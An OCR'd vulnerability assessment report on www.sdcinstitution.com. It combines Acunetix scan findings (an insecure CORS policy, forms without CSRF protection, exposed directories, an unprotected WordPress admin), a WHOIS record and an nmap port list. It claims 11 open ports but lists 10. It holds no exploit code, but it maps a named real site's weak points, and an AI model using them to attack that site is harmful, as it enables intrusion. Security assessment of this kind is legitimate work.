
Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.


Alerts distribution


Total alerts found	42
High	1
Medium	4
Low	31
Informational	6

Target Information :



Available Vulnerabilities :





Vulnerbility Details :

1. Insecure CORS configuration :

Web Server	
Alert group	**Insecure CORS configuration**
Severity	High
Description	CORS (Cross-Origin Resource Sharing) defines a mechanism to enable client-side cross-origin requests. This application is using CORS in an insecure way. The web application returns the following headers: • **Access-Control-Allow-Credentials: true** • **Access-Control-Allow-Origin: copy of the Origin header from request** In this configuration any website can issue requests made with **user credentials** and read the responses to these requests.
Recommendations	Allow only selected, trusted domains in the Access-Control-Allow-Origin header.
Alert variants	
Details	Not available in the free trial

2. Cookie(s) without HttpOnly flag set :

Web Server	
Alert group	**Cookie(s) without HttpOnly flag set**
Severity	Low
Description	This cookie does not have the HTTPOnly flag set. When a cookie is set with the HTTPOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.
Recommendations	If possible, you should set the HTTPOnly flag for this cookie.
Alert variants	
Details	Not available in the free trial

3. HTML form without CSRF protection :

Web Server	
Alert group	**HTML form without CSRF protection**
Severity	Medium
Description	This alert requires manual confirmation Cross-Site Request Forgery (CSRF, or XSRF) is a vulnerability wherein an attacker tricks a victim into making a request the victim did not intend to make. Therefore, with CSRF, an attacker abuses the trust a web application has with a victim's browser. Acunetix found an HTML form with no apparent anti-CSRF protection implemented. Consult the 'Attack details' section for more information about the affected HTML form.
Recommendations	Verify if this form requires anti-CSRF protection and implement CSRF countermeasures if necessary. The recommended and the most widely used technique for preventing CSRF attacks is know as an anti-CSRF token, also sometimes referred to as a synchronizer token. The characteristics of a well designed anti-CSRF system involve the following attributes. • The anti-CSRF token should be unique for each user session • The session should automatically expire after a suitable amount of time • The anti-CSRF token should be a cryptographically random value of significant length • The anti-CSRF token should be cryptographically secure, that is, generated by a strong Pseudo-Random Number Generator (PRNG) algorithm • The anti-CSRF token is added as a hidden field for forms, or within URLs (only necessary if GET requests cause state changes, that is, GET requests are not idempotent) • The server should reject the requested action if the anti-CSRF token fails validation When a user submits a form or makes some other authenticated request that requires a Cookie, the anti-CSRF token should be included in the request. Then, the web application will then verify the existence and correctness of this token before processing the request. If the token is missing or incorrect, the request can be rejected.
Alert variants	
Details	Not available in the free trial

4. Broken links :

Web Server	
Alert group	**Broken links**
Severity	Informational
Description	A broken link refers to any link that should take you to a document, image or webpage, that actually results in an error. This page was linked from the website but it is inaccessible.
Recommendations	Remove the links to this file or make it accessible.
Alert variants	
Details	Not available in the free trial

5. Same site scripting :

Web Server	
Alert group	**Same site scripting**
Severity	Medium
Description	Tavis Ormandy reported a common DNS misconfiguration that can result in a minor security issue with web applications. "It's a common and sensible practice to install records of the form "localhost. IN A 127.0.0.1" into nameserver configurations, bizarrely however, administrators often mistakenly drop the trailing dot, introducing an interesting variation of Cross-Site Scripting (XSS) I call Same-Site Scripting. The missing dot indicates that the record is not fully qualified, and thus queries of the form "localhost.example.com" are resolved. While superficially this may appear to be harmless, it does in fact allow an attacker to cheat the RFC2109 (HTTP State Management Mechanism) same origin restrictions, and therefore hijack state management data."
Recommendations	It is advised that non-FQ localhost entries be removed from nameserver configurations for domains that host websites that rely on HTTP state management.
Alert variants	
Details	Not available in the free trial

6. Content type is not specified :

Web Server	
Alert group	**Content type is not specified**
Severity	Informational
Description	This page does not set a Content-Type header value. This value informs the browser what kind of data to expect. If this header is missing, the browser may incorrectly handle the data. This could lead to security problems.
Recommendations	Set a Content-Type header value for this page.
Alert variants	
Details	Not available in the free trial

7. Clickjacking: X-Frame-Options header missing :

Web Server	
Alert group	**Clickjacking: X-Frame-Options header missing**
Severity	Low
Description	Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.
Recommendations	Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.
Alert variants	
Details	Not available in the free trial

8. Possible sensitive directories :

Web Server	
Alert group	**Possible sensitive directories**
Severity	Low
Description	A possible sensitive directory has been found. This directory is not directly linked from the website. This check looks for common sensitive resources like backup directories, database dumps, administration pages, temporary directories. Each one of these directories could help an attacker to learn more about his target.
Recommendations	Restrict access to this directory or remove it from the website.
Alert variants	
Details	Not available in the free trial

9. WordPress admin accessible without HTTP authentication :

Web Server	
Alert group	**WordPress admin accessible without HTTP authentication**
Severity	Low
Description	It's recommended to restrict access to the WordPress administration dashboard using HTTP authentication. Password protecting your WordPress admin dashboard through a layer of HTTP authentication is an effective measure to thwart attackers attempting to guess user's passwords. Additionally, if attackers manage to steal a user's password, they will need to get past HTTP authentication in order to gain access to WordPress login form.
Recommendations	Add server-side password protection (such as BasicAuth) to the /wp-admin/ directory. Consult web references for more information.
Alert variants	
Details	Not available in the free trial

10. Content type is not specified :

Web Server	
Alert group	**Content type is not specified**
Severity	Informational
Description	This page does not set a Content-Type header value. This value informs the browser what kind of data to expect. If this header is missing, the browser may incorrectly handle the data. This could lead to security problems.
Recommendations	Set a Content-Type header value for this page.
Alert variants	
Details	Not available in the free trial

Executing Summary Report :

Executive summary

Alert group	Severity	Alert count
Insecure CORS configuration	High	1
HTML form without CSRF protection	Medium	3
Same site scripting	Medium	1
Possible sensitive directories	Low	21
Possible sensitive files	Low	4
Documentation file	Low	2
Clickjacking: X-Frame-Options header missing	Low	1
Cookie(s) without HttpOnly flag set	Low	1
Possible virtual host found	Low	1
WordPress admin accessible without HTTP authentication	Low	1

5. FLOWCHART :


6. RESULT :


Target/Main : www.sdcinstitution.com


1. Information Gathering Reconnaissance :


Passive Reconnaissance :

Tool used : whois






SdCinsTitution.com WHOIS, DNS
Telegram Web
SDC INSTITUTON
whois.domaintools.com/sdcinstitution.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Whois Record (last updated on 2023-06-21)
Domain Name: sdcinstitution.com
Registry Domain ID: 2407136326_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2021-03-08T00:38:03Z
Creation Date: 2019-06-28T03:28:11Z
Registrar Registration Expiration Date: 2023-06-28T03:28:11Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85284
Registrant Country: US
Registrant Phone: +1.4806242599
Registrant Phone Ext:
Registrant Fax: +1.4806242598
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at
https://www.godaddy.com/whois/results.aspx?domain=sdcinstitution.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Type here to search
27°C
ENG
19:54
21-06-2023



SdCinsTitution.com WHOIS, DNS
1 notification
SDC INSTITUTON
whois.domaintools.com/sdcinstitution.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy.com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
Admin Country: US
Admin Phone: +1.4806242599
Admin Phone Ext:
Admin Fax: +1.4806242598
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at
https://www.godaddy.com/whois/results.aspx?domain=sdcinstitution.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy.com
Tech Street: 2155 E Warner Rd
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85284
Tech Country: US
Tech Phone: +1.4806242599
Tech Phone Ext:
Tech Fax: +1.4806242598
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at
https://www.godaddy.com/whois/results.aspx?domain=sdcinstitution.com
Name Server: NS77.DOMAINCONTROL.COM
Name Server: NS78.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Type here to search
27°C
ENG
19:54
21-06-2023

2. Active Reconnaissance :

Tool used : nmap

Port Scanning:

Scanning web target for open ports



Here there is the presence of 11 open ports uses and vulnerability of all 11 ports are mentioned below :

1. **Port 21/TCP (FTP - File Transfer Protocol):**
    - Vulnerabilities: Weak authentication mechanisms, plaintext transmission, potential for brute-force attacks.
    - Uses: FTP servers for file transfers, commonly used in web development and file sharing.
2. **Port 22/TCP (SSH - Secure Shell):**
    - Vulnerabilities: Weak passwords, outdated SSH versions, SSH brute-force attacks.
    - Uses: Secure remote administration and secure file transfers over a network.

3. **Port 80/TCP (HTTP - Hypertext Transfer Protocol):**
    - Vulnerabilities: Web application vulnerabilities (e.g., SQL injection, cross-site scripting), outdated software, misconfigured permissions.
    - Uses: Standard port for web traffic, used for accessing websites and web services.
4. **Port 110/TCP (POP3 - Post Office Protocol version 3):**
    - Vulnerabilities: Weak authentication, Lack of encryption, potential for eavesdropping.
    - Uses: Email retrieval from a mail server, commonly used by email clients.
5. **Port 143/TCP (IMAP - Internet Message Access Protocol):**
    - Vulnerabilities: Weak authentication, lack of encryption, potential for unauthorized access.
    - Uses: Email retrieval and manipulation, commonly used by email clients.
6. **Port 443/TCP (HTTPS - Hypertext Transfer Protocol Secure):**
    - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak cipher suites.
    - Uses: Encrypted web traffic using SSL/TLS, commonly used for secure transactions and sensitive data transfer.
7. **Port 465/TCP (SMTPS - Simple Mail Transfer Protocol Secure):**
    - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
    - Uses: Secure SMTP communication using SSL/TLS, commonly used for outgoing email delivery.
8. **Port 587/TCP (Submission - Mail Submission Agent):**
    - Vulnerabilities: Weak authentication, lack of encryption, potential for unauthorized relaying.
    - Uses: SMTP communication for email submission by mail clients, often used with STARTTLS for encryption.
9. **Port 993/TCP (IMAPS - Internet Message Access Protocol Secure):**
    - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
    - Uses: Encrypted email retrieval and manipulation using IMAP over SSL/TLS.

10.Port 995/TCP (POP3S - Post Office Protocol version 3 Secure):

- Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
- Uses: Secure email retrieval using POP3 over SSL/TLS.

